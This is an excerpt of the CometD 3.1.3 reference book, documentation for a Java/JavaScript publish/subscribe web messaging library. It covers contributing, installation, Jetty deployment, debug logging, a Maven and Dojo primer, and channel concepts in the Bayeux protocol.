The CometD Reference Book – 3.1.3

Simone Bordet

Table of Contents

2017-10-19

Preface

CometD (http://cometd.org/) is a scalable web event routing bus that allows you to write low-latency, server-side, event-driven web applications. Typical examples of such applications are stock trading applications, web chat applications, online games, and monitoring consoles.

CometD provides you APIs to implement these messaging patterns: publish/subscribe, peer-to-peer (via a server), and remote procedure call. This is achieved using a transport-independent protocol, the Bayeux protocol, that can be carried over HTTP or over WebSocket (http://en.wikipedia.org/wiki/WebSocket) (or other transport protocols), so that your application is not bound to a specific transport technology.

CometD leverages WebSocket when it can (because it's the most efficient web messaging protocol), and makes use of an Ajax (http://en.wikipedia.org/wiki/AJAX) push technology pattern known as Comet (http://en.wikipedia.org/wiki/Comet_(programming)) when using HTTP.

The CometD project provides Java and JavaScript libraries that allow you to write low-latency, server-side, event-driven web applications in a simple and portable way. You can therefore concentrate on the business side of your application rather than worrying about low-level details such as the transport (HTTP or WebSocket), the scalability and the robustness. The CometD libraries provide these latter characteristics.

If you are new to CometD, you can follow this learning path:

1. Read the installation section to download, install CometD and to try out its demos.
2. Read the primer section to get your hands dirty with CometD with a step-by-step tutorial.
3. Read the concepts section to understand the abstractions that CometD defines.
4. Study the CometD demos that ship with the CometD distribution .
5. Read the rest of this reference book for further details.

You can contribute to the CometD project and be involved in the CometD community, including:

- Trying it out and reporting issues at http://bugs.cometd.org
- Participating in the CometD Users (http://groups.google.com/group/cometd-users/) and CometD Development (http://groups.google.com/group/cometd-dev/) mailing lists.
- Helping out with the documentation by contacting the mailing lists or by reporting issues.
- Spreading the word about CometD in your organization.

1. CometD Commercial Support Services

The services provided are provided directly by the CometD committers, ensuring the maximum result.

- CometD training for your developers.
  Training includes tips and tricks, experience gained by developing CometD applications over the years and much more.
- Development of proof-of-concept applications.
  We can develop these much quicker than developers not well experienced in CometD.
- Development of an application framework tailored for your needs.
  Your developers can concentrate more on the implementation of the application rather than on CometD details.
- Development of custom CometD features.
  Nothing like real-world use cases to improve an open source project like CometD.
- CometD advices to your developers.
  Your development team has direct access to CometD experts to ask questions or opinions, so that mistakes are caught early when they cost less rather than later when they will cost a lot more.
- CometD applications review.
  If you have already developed your CometD application, we can review it and suggest fixes or improvements to make it better.
- CometD performance tuning.
  If your CometD application scales only up to a certain point, we can review its performance and suggest the best changes to apply to make it scale better.
- CometD clustering review.
  If you need to scale horizontally, CometD provides a scalability cluster, see the Oort section. Clustering is never easy, but we can suggest the right approach to make your application clusterable.
- Any other CometD-related service that you may need, we can provide it.

Webtide (https://webtide.com) is the company that provides CometD commercial support.

Contact us (https://webtide.com/contact/) for any information you need, no obligations on your part.

2. Contributing to CometD

You can contribute to the CometD projects in several ways. The CometD project values your contribution, of *any* kind, and participating in mailing lists, submitting bugs or documentation enhancements is equally important as contributing code.

2.1. Contributing via Mailing Lists

The simplest way to contribute to the CometD project is to subscribe to the CometD mailing lists. There are two mailing lists:

- **cometd-users@googlegroups.com**, to be used for discussions about how to use CometD. This is a low traffic mailing list. To subscribe to this list, go to the mailing list home page (http://groups.google.com/group/cometd-users/) and follow the instructions to apply for membership.
- **cometd-dev@googlegroups.com**, to be used for discussions about the CometD implementation. This is a low traffic mailing list. To subscribe to this list, go to the mailing list home page (http://groups.google.com/group/cometd-dev/) and follow the instructions to apply for membership. New members can join immediately the mailing list and receive messages, but their first post will be subject to moderation.

If you post for the first time, please allow some hour to moderators to review the message and approve your post. This is done to reduce spam to the minimum possible.

2.2. Contributing by Reporting Issues

The CometD project uses GitHub Issues (https://github.com/cometd/cometd/issues) to track issues about the CometD project, from bugs to feature requests, to documentation tasks, etc. Virtually every activity is tracked in this issue tracker.

The address https://bugs.cometd.org is an alias for the CometD GitHub Issue Tracker.

In order to submit an issue, you must have a valid GitHub login. If you do not have a GitHub login already, you can create one by visiting this link (https://github.com/join).

2.3. Contributing Code Fixes, Enhancements and Documentation

The CometD project code is hosted at GitHub CometD Organization (https://github.com/cometd). The repository for the CometD libraries is https://github.com/cometd/cometd. You can build the CometD project yourself by following the instruction in the build section.

In order to contribute code or documentation, you need to certify the Developer Certificate of Origin (http://developercertificate.org/) and sign-off your `git` commits using `git commit --signoff`.

By signing off your `git` commits, you agree that you can certify what stated by the Developer Certificate of Origin. That is enough for the CometD project to accept your contribution.

The Developer Certificate of Origin (from https://developercertificate.org/):

TEXT

```
Developer Certificate of Origin
Version 1.1

Copyright (C) 2004, 2006 The Linux Foundation and its contributors.
1 Letterman Drive
Suite D4700
San Francisco, CA, 94129

Everyone is permitted to copy and distribute verbatim copies of this
license document, but changing it is not allowed.


Developer's Certificate of Origin 1.1

By making a contribution to this project, I certify that:

(a) The contribution was created in whole or in part by me and I
    have the right to submit it under the open source license
    indicated in the file; or

(b) The contribution is based upon previous work that, to the best
    of my knowledge, is covered under an appropriate open source
    license and I have the right under that license to submit that
    work with modifications, whether created in whole or in part
    by me, under the same open source license (unless I am
    permitted to submit under a different license), as indicated
    in the file; or

(c) The contribution was provided directly to me by some other
    person who certified (a), (b) or (c) and I have not modified
    it.

(d) I understand and agree that this project and the contribution
    are public and that a record of the contribution (including all
    personal information I submit with it, including my sign-off) is
    maintained indefinitely and may be redistributed consistent with
    this project or the open source license(s) involved.
```

To contribute code or documentation, follow these steps:

- Create an issue at http://bugs.cometd.org.
- Commit your changes:
  - If you have multiple commits, squash them into one commit only.
  - Make sure that the email in the `Author` field of the commits corresponds to your GitHub email.
  - Signoff your commit using `git commit --signoff`.
  - The commit message should reference the issue number with the format `#<issue_number>`, so that GitHub can properly link the commit with the issue.
- Issue a GitHub pull request (https://help.github.com/articles/using-pull-requests).

For example:

```
commit  0123456789abcdef0123456789abcdef01234567
Author: John Doe <john.doe@nowhere.com>
Date:   Sun Jan 01 00:00:00 1970 +0000

    Issue #XYZ - <issue title>

    <description of the changes>

    Signed-off-by: John Doe <john.doe@nowhere.com>
```

3. Installation

3.1. Requirements and Dependencies

In order to run CometD applications, you need the Java Development Kit (JDK) – version 7.0 or greater, and a compliant Servlet 3.0 or greater Servlet Container such as Jetty (http://eclipse.org/jetty).

The CometD implementation depends on few Jetty libraries, such as `jetty-util-ajax-<version>.jar` and others. These Jetty dependencies are typically packaged in the `WEB-INF/lib` directory of your application `.war` file, and do not require you to deploy your application `.war` file in Jetty: your CometD-based application will work exactly in the same way in any other compliant Servlet 3.0 or greater Servlet Container.

The current Jetty version CometD depends on by default is:

```XML
<jetty-version>9.2.22.v20170606</jetty-version>
<!--<jetty-version>9.3.21.v20170918</jetty-version>-->
<!--<jetty-version>9.4.7.v20170914</jetty-version>-->
```

It is possible to use a different Jetty version, starting from Jetty 9.2.x, with CometD. You can find the examples of how to build CometD with a different Jetty version, how to run the CometD demos with a different Jetty version and how to create your web applications with a different Jetty version.

3.2. Downloading and Installing

You can download the CometD distribution from http://download.cometd.org/.

Then unpack the distribution in a directory of your choice:

```
$ tar zxvf cometd-<version>-distribution.tgz
$ cd cometd-<version>/
```

3.3. Running the Demos

The CometD Demos contain:

- Three full chat applications (one developed with Dojo, one with jQuery and one with Angular 1).
- Examples of extensions such as message acknowledgement, reload, timesync and timestamp.
- An example of how to echo private messages to a particular client only.
- Clustered Auction demo (using the Oort clustering).

3.3.1. Running the Demos with Maven

This mode of running the CometD Demos is suggested if you want to take a quick look at the CometD Demos and if you are prototyping/experimenting with your application, but it's not the recommended way to deploy a CometD application in production. See the next section for the suggested way to deploy your CometD application in production.

Maven requires you to set up the `JAVA_HOME` environment variable to point to your JDK installation.

After that, running the CometD demos is very simple. Assuming that `$COMETD` is the CometD installation directory, and that you have the `mvn` executable in your path:

```
$ cd $COMETD
$ cd cometd-demo
$ mvn jetty:run
```

The last command starts an embedded Jetty that listens on port 8080. Now point your browser to http://localhost:8080, to see the CometD Demos main page.

If you want to run the CometD Demos with a different Jetty version, change the last command to be:

```
$ mvn jetty:run -Djetty-version=<alternate-jetty-version>
```

for example:

```
$ mvn jetty:run -Djetty-version=9.3.10.v20160621
```

> ❗ Running CometD with Jetty 9.2.x requires at least JDK 7. Running CometD with Jetty 9.3.x or greater requires at least JDK 8.

3.4. Deploying your CometD Application

When you develop a CometD application, you develop a standard Java EE Web Application that is then packaged into a `.war` file. You can follow the Primer section or the CometD Tutorials (http://docs.cometd.org/tutorials) for examples of how to build and package your CometD application.

Once you have your CometD application packaged into a `.war` file, you can deploy it to a any Servlet Container that supports Servlet 3.0 or greater.

Refer to this section for further information and for specific instructions related to deployment on Servlet 3.0 (or greater) Containers.

3.4.1. Deploying your CometD Application in Standalone Jetty

The instructions below describe a very minimal Jetty setup that is needed to run CometD applications. Refer to the official Jetty documentation (http://www.eclipse.org/jetty/documentation/current/) for further details about configuring Jetty.

Follow these steps to deploy your CometD application into Jetty. These instructions are valid for Unix/Linux operative systems, but can be easily translated for the Windows operative system.

Download the Jetty distribution from the Eclipse Jetty Downloads (http://download.eclipse.org/jetty).

Then unpack the Jetty distribution in a directory of your choice, for example `/tmp`:

```
$ cd /tmp
$ tar zxvf jetty-distribution-<version>.tar.gz
```

This creates a directory called `/tmp/jetty-distribution-<version>/` that is referred to as the `JETTY_HOME`.

Create another directory of your choice, for example in your home directory:

```
$ cd ~
$ mkdir jetty_cometd
```

This creates a directory called `~/jetty_cometd` that is referred to as the `JETTY_BASE`.

Since Jetty is a highly modular Servlet Container, the `JETTY_BASE` is the directory where you configure Jetty with the Jetty modules that are needed to run your CometD application.

In order to run CometD applications, Jetty needs to be configured with these modules:

- the `http` module, that provides support for the HTTP protocol
- the `websocket` module, that provides support for the WebSocket protocol
- the `deploy` module, that provides support for the deployment of `.war` files

Therefore:

```
$ cd $JETTY_BASE
$ java -jar $JETTY_HOME/start.jar --add-to-start=http,websocket,deploy
```

Now Jetty is configured to run CometD applications, and you just need to deploy your `.war` file to Jetty (you can use the CometD Demos `.war` file if you have not built your application yet):

```
$ cp /path/to/cometd_application.war $JETTY_BASE/webapps/
```

Now you can start Jetty:

```
$ cd $JETTY_BASE
$ java -jar $JETTY_HOME/start.jar
```

This last command starts Jetty, which deploys your `.war` file and makes your CometD application "live".

3.4.2. Deploying your CometD Application using Embedded Jetty

You can also deploy your CometD application programmatically, using the Jetty APIs to embed your web application as a normal Java application that you would start via command line.

Below you can find an {github}/cometd-demo/src/test/java/org/cometd/demo/Demo.java[example] that shows how to setup Jetty embedded and CometD with support for HTTP, HTTPS and WebSocket transports:

JAVA

```
// Setup and configure the thread pool.
QueuedThreadPool threadPool = new QueuedThreadPool();

// The Jetty Server instance.
Server server = new Server(threadPool);

// Setup and configure a connector for clear-text http:// and ws://.
HttpConfiguration httpConfig = new HttpConfiguration();
ServerConnector connector = new ServerConnector(server, new HttpConnectionFactory(httpConfig));
connector.setPort(HTTP_PORT);
server.addConnector(connector);

// Setup and configure a connector for https:// and wss://.
SslContextFactory sslContextFactory = new SslContextFactory();
sslContextFactory.setKeyStorePath("src/test/resources/keystore.jks");
sslContextFactory.setKeyStorePassword("storepwd");
sslContextFactory.setKeyManagerPassword("keypwd");
HttpConfiguration httpsConfig = new HttpConfiguration(httpConfig);
httpsConfig.addCustomizer(new SecureRequestCustomizer());
ServerConnector tlsConnector = new ServerConnector(server, sslContextFactory, new
HttpConnectionFactory(httpsConfig));
tlsConnector.setPort(8443);
server.addConnector(tlsConnector);

// The context where the application is deployed.
ServletContextHandler context = new ServletContextHandler(server, CONTEXT_PATH);

// Configure WebSocket for the context.
WebSocketServerContainerInitializer.configureContext(context);

// Setup JMX.
MBeanContainer mbeanContainer = new MBeanContainer(ManagementFactory.getPlatformMBeanServer());
server.addBean(mbeanContainer);
context.setInitParameter(ServletContextHandler.MANAGED_ATTRIBUTES, BayeuxServer.ATTRIBUTE);

// Setup the default servlet to serve static files.
context.addServlet(DefaultServlet.class, "/");

// Setup the CometD servlet.
String cometdURLMapping = "/cometd/*";
ServletHolder cometdServletHolder = new ServletHolder(CometDServlet.class);
context.addServlet(cometdServletHolder, cometdURLMapping);
// Required parameter for WebSocket transport configuration.
cometdServletHolder.setInitParameter("ws.cometdURLMapping", cometdURLMapping);
// Optional parameter for BayeuxServer configuration.
cometdServletHolder.setInitParameter("timeout", String.valueOf(15000));
// Start the CometD servlet eagerly to show up in JMX.
cometdServletHolder.setInitOrder(1);

// Add your own listeners/filters/servlets here.

server.start();
```

If you application needs to use a WebSocket client to connect to other services, you may get `NoSuchMethodError` thrown at startup.

If that is the case, it is due to the fact that artifact (in the Maven format `<groupId>:<artifactId>`) `org.cometd.java:cometd-java-websocket-jetty-client` depends on the Jetty artifact `org.eclipse.jetty.websocket:websocket-client` with classifier `hybrid`.

The `hybrid` version of this artifact is for use inside web applications deployed as `war` files, the typical CometD web application deployment.

For use in embedded mode, you must not use the `hybrid` version of the artifact, but the regular version of the artifact. This is normally accomplished by explicitly excluding the `hybrid` version and explicitly including the regular version of the artifact.

For example, using Maven:

XML

```xml
<dependencies>
    ...
    <!-- Explicitly exclude the hybrid dependency. -->
    <dependency>
        <groupId>org.cometd.java</groupId>
        <artifactId>cometd-java-websocket-jetty-client</artifactId>
        <version>${cometd.version}</version>
        <exclusions>
            <exclusion>
                <groupId>org.eclipse.jetty.websocket</groupId>
                <artifactId>websocket-client</artifactId>
            </exclusion>
        </exclusions>
    </dependency>
    <!-- Explicitly include the regular dependency. -->
    <dependency>
        <groupId>org.eclipse.jetty.websocket</groupId>
        <artifactId>websocket-client</artifactId>
        <version>${jetty.version}</version>
    </dependency>
    ...
</dependencies>
```

3.4.3. Running the Demos with Another Servlet Container

Steps similar to what described above for Jetty are what you need to do to deploy your CometD application to different Servlet Containers.

Refer to the specific Servlet Container configuration manual for how to deploy the CometD application `.war` file in the Servlet Container of your choice.

4. Troubleshooting

4.1. Logging

When CometD does not work, the first thing that you want to do is to enable debug logging. This is helpful because by reading the debug logs you get a better understanding of what is going on in the system (and that alone may give you the answers you need to fix the problem), and because CometD developers will probably need the debug logs to help you.

4.1.1. Enabling Debug Logging in the JavaScript Library

To enable debug logging on the JavaScript client library (see also the JavaScript library section) you must pass the `logLevel` field to the configuration of the `cometd` object, with value `'debug'` (see also the JavaScript library configuration section for other configuration options):

JAVASCRIPT

```javascript
cometd.configure({
    url: 'http://localhost:8080/cometd',
    logLevel: 'debug'
});
```

The CometD JavaScript library uses the `window.console` object to output log statements.

Once you have logging enabled on the JavaScript client library, you can see the debug logs in the browser JavaScript console. For example, in Firefox you can open the JavaScript console by clicking on *Tools* → *Web Developer* → *Web Console*, while in Chrome you can open the JavaScript console by clicking on *Tools* → *Developer Tools*.

> ℹ Internet Explorer does not define the `window.console` object as other browsers do, resulting in CometD not being able to output logs in the JavaScript console, depending on the Internet Explorer version.

4.1.2. Enabling Debug Logging in the Java Server Library

The CometD Java libraries (both client and server) use SLF4J (http://slf4j.org) as logging framework. The Java server library uses the SLF4J APIs, but it does not bind to any specific logging implementation. You have to choose what implementation you want to use. By default, SLF4J comes with with a simple binding that *does not* log statements produced at debug level.

Therefore you must configure SLF4J with a more advanced binding such as Log4J (http://logging.apache.org/log4j) or Logback (http://logback.qos.ch/). Refer to the SLF4J documentation and the binding implementation documentation on how to configure logging when using the advanced bindings.

Therefore, to enable CometD debug logging for your application you need to configure whatever SLF4J binding you have chosen to use.

As a simple example, for Log4J it is usually enough to add the SLF4J-Log4J binding jar (`slf4j-log4j12-<slf4j-version>.jar`) and the Log4J jar (`log4j-<log4j-version>.jar`) in `WEB-INF/lib` , and then add a properly configured `log4j.properties` file in `WEB-INF/classes` . You don't want to add these files manually; they are reported here just as a simple reference. Usually these dependencies are configured in the build system that you use to create your web application.

Once you have logging enabled on the Java server library, you can see the debug logs in the terminal where you launched your Servlet Container (or in its log files, depending on how it is configured).

5. Primer

5.1. Preparing

Working on a project that uses the CometD API requires preparation, especially regarding tools, that can save you a huge amount of time. One tool that should not be missing is Firebug (http://getfirebug.com/) (if you’re using Firefox for development), or the equivalent for Internet Explorer, called Developer Tools (http://msdn.microsoft.com/en-us/library/dd565622(VS.85).aspx).

The CometD project is built using Maven (http://maven.apache.org), and using Maven to also build your application is a natural fit. This Primer uses Maven as the basis for the setup, build and run of your application, but other build tools can apply the same concepts.

> *Windows Users*
>
> If you are working in the Windows OS, avoid at all costs using a path that contains spaces, such as "C:\Document And Settings\", as your base path. Use a base path such as "C:\CometD\" instead.

5.2. Setting Up the Project

You can set up the project in two ways: using the Maven way or the non Maven way. For both, you can follow setup section to see how some of the files of the project are set up.

5.2.1. The Maven Way

Setting up a project based on the CometD libraries using Maven uses the Maven *archetypes*, which create the skeleton of the project, in a style very similar to Rails scaffolding.

Issue the following command from a directory that does *not* contain a `pom.xml` file (otherwise you will get a Maven error), for example an empty directory:

```
$ cd /tmp
$ mvn org.apache.maven.plugins:maven-archetype-plugin:2.4:generate -DarchetypeCatalog=http://cometd.org
...
Choose archetype:
1: local -> org.cometd.archetypes:cometd-archetype-dojo-jetty9
2: local -> org.cometd.archetypes:cometd-archetype-spring-dojo-jetty9
3: local -> org.cometd.archetypes:cometd-archetype-jquery-jetty9
4: local -> org.cometd.archetypes:cometd-archetype-spring-jquery-jetty9
Choose a number:
```

As you can see, there are four archetypes available that build a skeleton application using the Dojo or jQuery JavaScript toolkits, both with the choice of using Jetty 9 and/or Spring. Choose Dojo with Jetty 9, which is archetype number 1. The archetype generation requires that you define several properties and generates the application skeleton for you, for example:

```
Choose a number: : 1
Define value for property 'groupId': : org.cometd.primer
Define value for property 'artifactId': : dojo-jetty9-primer
Define value for property 'version':  1.0-SNAPSHOT: :
Define value for property 'package':  org.cometd.primer: :
[INFO] Using property: cometdVersion = 3.0.0
[INFO] Using property: jettyVersion = 9.2.0.v20140526
[INFO] Using property: slf4jVersion = 1.7.7
Confirm properties configuration:
groupId: org.cometd.primer
artifactId: dojo-jetty9-primer
version: 1.0-SNAPSHOT
package: org.cometd.primer
cometdVersion: 3.0.0
jettyVersion: 9.2.0.v20140526
slf4jVersion: 1.7.7
Y: :
...
[INFO] BUILD SUCCESS
```

> Do not worry for now about the Jetty version that is being used to generate the application skeleton, since it can be easily changed afterwards.

Then:

```
$ cd dojo-jetty9-primer/
```

The skeleton project now exists as follows:

```
$ tree .
.
|-- pom.xml
`-- src
    `-- main
        |-- java
        |   `-- org
        |       `-- cometd
        |           `-- primer
        |               |-- CometDInitializer.java
        |               `-- HelloService.java
        `-- webapp
            |-- application.js
            |-- index.jsp
            `-- WEB-INF
                `-- web.xml
```

The skeleton project is ready for you to run using the following command:

```
$ mvn clean install
$ mvn jetty:run
```

Now point your browser at http://localhost:8080/dojo-jetty9-primer, and you should see this message:

```
CometD Connection Succeeded
Server Says: Hello, World
```

That's it. You have already written your first CometD application :-)

If you want to use a Jetty version different from CometD's default Jetty version, you can easily do so by opening the main `pom.xml` file and modifying the value of the `jetty-version` element, for example:

`pom.xml`

```
<project ... >

    ....

    <properties>
        ...
        <jetty-version>9.2.17.v20160517</jetty-version>
        ....
    </properties>

    ...

</project>
```

Then you just need to re-build and re-run the project as explained above.

5.2.2. The Non-Maven Way

The first step is to configure your favorite JavaScript toolkit, in the example Dojo, that the web container must serve. Using the Maven Way, this is obtained automatically by overlaying the CometD Dojo bindings WAR file, `cometd-javascript-dojo-<version>.war`, but here you must do it manually (the `cometd-javascript-dojo-<version>.war` is located in the `cometd-javascript/dojo/target` directory of the CometD distribution).

1. Download Dojo from http://dojotoolkit.org
2. Unpack the `dojo-release-<version>.tar.gz` file to a directory, for example `/tmp`, so that you have the `/tmp/dojo-release-<version>` directory, called `$DOJO` below.
3. Delete the `$DOJO/dojox/cometd.js` and `$DOJO/dojox/cometd.js.uncompressed.js` files that Dojo provides (these files are empty and just stubs for the real ones that you will put in place in a moment).
4. Delete the `$DOJO/dojox/cometd` directory that Dojo provides.
5. Copy the `dojox/cometd.js` file of the `cometd-javascript-dojo-<version>.war` into `$DOJO/`.
6. Copy the `dojox/cometd` directory of the `cometd-javascript-dojo-<version>.war` into `$DOJO/`. The content of the `$DOJO/dojox/cometd` directory should be the following:

   ```
   dojox/cometd
   |-- ack.js
   |-- main.js
   |-- reload.js
   |-- timestamp.js
   `-- timesync.js
   ```

7. Add the `org` directory from the `cometd-javascript-dojo-<version>.war`, and all its content, at the same level of

the `dojox` directory in `$DOJO/`.

The final content, equivalent to that produced by the Maven way, should be like this:

```
.
|-- dijit
|-- dojo
|-- dojox
|   |-- cometd
|   |   |-- ack.js
|   |   |-- main.js
|   |   |-- reload.js
|   |   |-- timestamp.js
|   |   `-- timesync.js
|   `-- cometd.js
|-- org
|   |-- cometd
|   |   |-- AckExtension.js
|   |   |-- ReloadExtension.js
|   |   |-- TimeStampExtension.js
|   |   `-- TimeSyncExtension.js
|   `-- cometd.js
|-- WEB-INF
|   |-- classes
|   |   `-- org
|   |       `-- cometd
|   |           `-- primer
|   |               |-- CometDInitializer.class
|   |               `-- HelloService.class
|   |-- lib
|   |   |-- bayeux-api-<version>.jar
|   |   |-- cometd-java-common-<version>.jar
|   |   |-- cometd-java-server-<version>.jar
|   |   |-- cometd-java-websocket-common-server-<version>.jar
|   |   |-- cometd-java-websocket-javax-server-<version>.jar
|   |   |-- jetty-continuation-<version>.jar
|   |   |-- jetty-http-<version>.jar
|   |   |-- jetty-io-<version>.jar
|   |   |-- jetty-jmx-<version>.jar
|   |   |-- jetty-servlets-<version>.jar
|   |   |-- jetty-util-<version>.jar
|   |   |-- jetty-util-ajax-<version>.jar
|   |   |-- slf4j-api-<version>.jar
|   |   `-- slf4j-simple-<version>.jar
|   `-- web.xml
|-- application.js
`-- index.jsp
```

The `org` directory contains the CometD implementation and extensions, while the correspondent files in the `dojox` directory are the Dojo *bindings*. Other bindings exist for the jQuery toolkit, but the CometD implementation is the same.

The second step is to configure the server side. If you use Java, this means that you have to set up the CometD servlet that responds to messages from clients. The details of the server side configuration and service development are explained in the Java server library section.

The last step is to write a JSP (or HTML) file that downloads the JavaScript dependencies and the JavaScript application, as explained in the following section.

5.2.3. Setup Details

The JSP file, `index.jsp`, contains the reference to the JavaScript toolkit dependencies and to the JavaScript application file:

HTML

```html
<!DOCTYPE html>
<html>
  <head>
    <script data-dojo-config="async: true, deps: ['application.js'], tlmSiblingOfDojo: true"
            src="${symbol_dollar}{pageContext.request.contextPath}/dojo/dojo.js.uncompressed.js"></script>
    <script type="text/javascript">
      var config = {
        contextPath: '${pageContext.request.contextPath}'
      };
    </script>
  </head>
<body>
  ...
</body>
</html>
```

It also configures a JavaScript configuration object, `config`, with variables that the JavaScript application might need. This is totally optional.

The JavaScript application, contained in the `application.js` file, configures the `cometd` object and starts the application. The archetypes provide:

JAVASCRIPT

```
require(['dojo/dom', 'dojo/_base/unload', 'dojox/cometd', 'dojo/domReady!'],
    function(dom, unloader, cometd) {
        function _connectionEstablished() {
            dom.byId('body').innerHTML += '<div>CometD Connection Established</div>';
        }

        function _connectionBroken() {
            dom.byId('body').innerHTML += '<div>CometD Connection Broken</div>';
        }

        function _connectionClosed() {
            dom.byId('body').innerHTML += '<div>CometD Connection Closed</div>';
        }

        // Function that manages the connection status with the Bayeux server
        var _connected = false;

        function _metaConnect(message) {
            if (cometd.isDisconnected()) {
                _connected = false;
                _connectionClosed();
                return;
            }

            var wasConnected = _connected;
            _connected = message.successful === true;
            if (!wasConnected && _connected) {
                _connectionEstablished();
            } else if (wasConnected && !_connected) {
                _connectionBroken();
            }
        }

        // Function invoked when first contacting the server and
        // when the server has lost the state of this client
        function _metaHandshake(handshake) {
            if (handshake.successful === true) {
                cometd.batch(function() {
                    cometd.subscribe('/hello', function(message) {
                        dom.byId('body').innerHTML += '<div>Server Says: ' + message.data.greeting +
'</div>';
                    });
                    // Publish on a service channel since the message is for the server only
                    cometd.publish('/service/hello', {name: 'World'});
                });
            }
        }

        // Disconnect when the page unloads
        unloader.addOnUnload(function() {
            cometd.disconnect(true);
        });

        var cometURL = location.protocol + "//" + location.host + config.contextPath + "/cometd";
        cometd.configure({
            url: cometURL,
            logLevel: 'debug'
        });

        cometd.addListener('/meta/handshake', _metaHandshake);
        cometd.addListener('/meta/connect', _metaConnect);
        cometd.handshake();
    });
```

Notice the following:

- The use of the `dojo/domReady!` dependency to wait for the document to load up before executing the `cometd` object initialization.
- The use of `dojo.addOnUnload()` to disconnect when the page is refreshed or closed.
- The use of the function `_metaHandshake()` to set up the initial configuration on first contact with the server (or when the server has lost client information, for example because of a server restart). This is totally optional, but highly recommended and it is the recommended way to perform subscriptions.
- The use of the function `_metaConnect()` to detect when the communication has been successfully established (or re-established). This is totally optional, but highly recommended.
  Be warned that the use of the `_metaConnect()` along with the `_connected` status variable can result in your code (that in this simple example sets the innerHTML property) to be called more than once if, for example, you experience temporary network failures or if the server restarts.
  Therefore the code that you put in the `_connectionEstablished()` function must be idempotent (http://en.wikipedia.org/wiki/Idempotent). In other words, make sure that if the `_connectionEstablished()` function is called more than one time, it will behave exactly as if it is called only once.

6. Concepts and Architecture

The CometD project implements various Comet techniques (http://en.wikipedia.org/wiki/Comet_%28programming%29) to provide a scalable web messaging system, one that can run over HTTP or over other emerging web protocols such as WebSocket (http://en.wikipedia.org/wiki/WebSocket).

6.1. Definitions

The *client* is the entity that initiates a connection, and the *server* is the entity that accepts the connection. The connection established is persistent – that is, it remains open until either side decides to close it.

Typical clients are browsers (after all, this is a web environment), but might also be other applications such as Java applications, browser plugin applications, or scripts in any scripting language.

Depending on the Comet technique employed, a client might open more than one physical connection to the server, but you can assume there exists only one logical *conduit* between one client and the server.

The CometD project uses the Bayeux protocol (see also the Bayeux protocol section) to exchange information between the client and the server. The unit of information exchanged is a Bayeux *message* formatted in JSON (http://json.org). A message contains several *fields*, some of which are mandated by the Bayeux protocol, and others may be added by applications. A field is a key/value pair; saying that a message has a *foo* field means that the message has a field whose key is the string *foo*.

All messages the client and server exchange have a *channel* field. The channel field provides the characterization of messages in classes. The channel is a central concept in CometD: publishers publish messages to channels, and subscribers subscribe to channels to receive messages. This is strongly reflected in the CometD APIs.

6.1.1. Channel Definitions

A channel is a string that looks like a URL path such as `/foo/bar`, `/meta/connect` or `/service/chat`.

The Bayeux specification defines three types of channels: *meta channels*, *service channels* and *broadcast channels*.

A channel that starts with `/meta/` is a meta channel, a channel that starts with `/service/` is a service channel, and all other channels are broadcast channels.

A message whose channel field is a meta channel is referred to as a meta message, and similarly there are service messages and broadcast messages.

The application creates service channels and broadcast channels; an application can create as many as it needs, and can do so at any time.

6.1.1.1. Meta Channels

The CometD implementation creates meta channels; applications *cannot* create new meta channels. Meta channels provide to applications information about the Bayeux protocol (see this section); for example, whether handshakes have been successful or not, or whether the connection with the server is broken or has been re-established.

6.1.1.2. Service Channels

Applications create service channels, which are used in the case of request/response style of communication between client and server (as opposed to the publish/subscribe style of communication of broadcast channels, see below).

6.1.1.3. Broadcast Channels

Applications also create broadcast channels, which have the semantic of a messaging topic and are used in the case of the publish/subscribe style of communication, where one sender wants to broadcast information to multiple recipients.

6.1.1.4. Use of Wildcards in Channels

You can use wildcards to match multiple channels: channel `/foo/*` matches `/foo/bar` but not `/foo/bar/baz`. The latter is matched by `/foo/**`. You can use wildcards for any type of channel: `/meta/*` matches all meta channels, and `/service/**` matches `/service/bar` as well as `/service/bar/baz`. Channel `/**` matches all channels.

You can specify the wildcards only as the last segment of the channel, so these are invalid channels: `/**/foo` or `/foo/*/bar`.

6.1.1.5. Use of Parameters in Channels

You can use segment parameters in channels: `/foo/{id}`. Channels with segment parameters are also called *template* channels, because they define a template that a real channel may match, with the result of binding the template channel parameters to actual values. Template channels are used in annotated services, see their usage in annotated listeners and annotated subscribers. For example, when `/news/{category}` is bound to the channel `/news/sport`, then the parameter `category` will be bound to the string `"sport"`.

Template channels bound only if their number of segment is the same as the channel is it bounded to. For example, for `/news/{category}` then `/news` does not bind (too few segments), `/news/sport/athletics` does not bind (too many segments), `/other/channel` does not bind (non parameter segments are different), while `/news/football` binds the parameter `category` to the string `"football"`.


A template channel cannot be also a wildcard channel, so these are invalid channels: `/foo/{id}/*` or `/foo/{var}/**`.

6.2. The High Level View

CometD implements a web messaging system, in particular a web messaging system based on the publish/subscribe (http://en.wikipedia.org/wiki/Publish/subscribe) paradigm.

In a publish/subscribe messaging system publishers send messages, which are characterized in classes. Subscribers express their interest in one or more classes of messages, and receive only messages that match the interest they have subscribed to. Senders, in general, have no idea which or how many recipients receive the messages they publish.

